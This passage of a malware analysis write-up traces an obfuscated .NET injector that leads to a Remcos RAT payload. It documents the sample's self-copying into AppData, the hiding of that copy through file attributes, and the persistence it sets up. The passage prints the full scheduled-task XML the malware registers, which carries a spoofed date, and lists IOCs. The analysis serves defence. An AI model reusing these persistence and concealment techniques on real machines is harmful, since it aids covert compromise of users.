
It’s currently unclear why the order in dnSpyEx shows correctly, but when dynamically loading into memory using PowerShell this order is scrambled and fails. It’s likely due to multiple methods being retrieved from other DLLs upon reflectively loading, but alas we’re on the right path again.

Debugging The Binary


The binary itself is highly obfuscated and has a number of string building operations which makes manually analysing every component of it tedious; however, the main functions can be seen by stepping through this by debugging it in dnSpyEx. Breaking at line 360 of class ‘TVmkvjWsJHbPcmFjgw’ shows the method ‘uqH5vT69wm’ evaluating what looks to be the original binary being run, and a hardcoded executable name in the Roaming AppData folder which may indicate a copy of the malware is going to be placed there.




Breaking at line 14 of the class ‘KIpLLvYdUNjv6s5VFsq’ shows the method ‘J4GMnwe6t’ returning deobfuscated instructions which confirm this suspicion as shown clearly in variables on the stack. This is also reflected in the local variables by breaking on the ‘copy’ method inside of the ‘System.IO.File’ class.




Breaking at line 109 of the class ‘TVmkvjWsJHbPcmFjgw’ shows the method ‘zJ45fVOtms’ setting permissions and file attributes on the malware which was copied into the AppData folder. Specifically it obtains the user details of who ran the binary and sets it so they only have Read, ReadAndExecute, and ReadData permissions to the malware on disk. It also sets the malware to not be indexed by Windows, and sets it to be Hidden and a seen as a critical system, binary to make it even more hidden by default.




At the end of this method it is seen that the permissions are successfully applied to the malware.




Breaking at line 13 of the class ‘CRSlWTd5bfbCGtYKOR’ shows the method ‘J4GMnwe6t’ returning a base64 string. It’s important to note that there’s a large number of classes each with a different method called ‘J4GMnwe6t’ used for deobfuscating strings.



Breaking at line 132 of the class ‘TVmkvjWsJHbPcmFjgw’ shows the method ‘Qle573GMuP’ having base64 decoded the string in local variables. We can also base64 decode it ourselves in something like CyberChef to show a XML configuration schema for a scheduled task. Of note is that the UserId field is set as [USERID] and isn’t filled in.



Breaking at line 135 of the same class shows the same method having now deobfuscated the user identity to be used. It also has built a string to a temporary file location.



Stepping through a couple more instructions shows that a file is written to the identified temporary file containing the complete scheduled task XML. It should be noted this has a hardcoded IOC of the scheduled task registration time being spoofed.


tmpA978.tmp - Notepad

File Edit Format View Help


```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>SPARKY\Barry</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>SPARKY\Barry</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>SPARKY\Barry</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\Barry\AppData\Roaming\AIKgmyycVaEjJx.exe</Command>
    </Exec>
  </Actions>
</Task>
```

```
IOC Scheduled Task Date: 2014-10-25 14:27:44:8929027
```

Stepping over a few more functions shows strings building out the value ‘schtasks.exe’. Breaking at line 145 of the class ‘TVmkvjWsJHbPcmFjgw’ shows the method ‘Qle573GMuP’ returning a commandline which will be used with schtasks.exe to register a scheduled task and establish persistence with the task name ‘Updates\ALKgmyycVaEjJx’.




Breaking at line 64 of the class ‘iY9VXx99XrYI4WaMs1’ shows the method ‘kHZWDDrKNw’ returning yet another binary which is retrieved and deobfuscated from a resouce which can be saved for analysis.



Stepping through a little further it appears that this is being injected into a surrogate process in method ‘Er95CrvjJc’ of class ‘TVmkvjWsJHbPcmFjgw’, so we can now move onto stage 4.


Part 5: Examining 4th Stage Payload (Remcos RAT)

The 4th stage payload is the most promising yet. Examining it in pestudio shows it was likely compiled on December 20th, 2022 at 21:35:57 UTC, is created in a completely different language to the previous injectors (3 injected DLLs plus the initial injector wrapper), and it is created in C++ as opposed to .NET.




```
IOC SHA256: 94a4e5c7a3524175c0306c5748c719a940a7bfbe778c5a16627193a684fa10f0
```

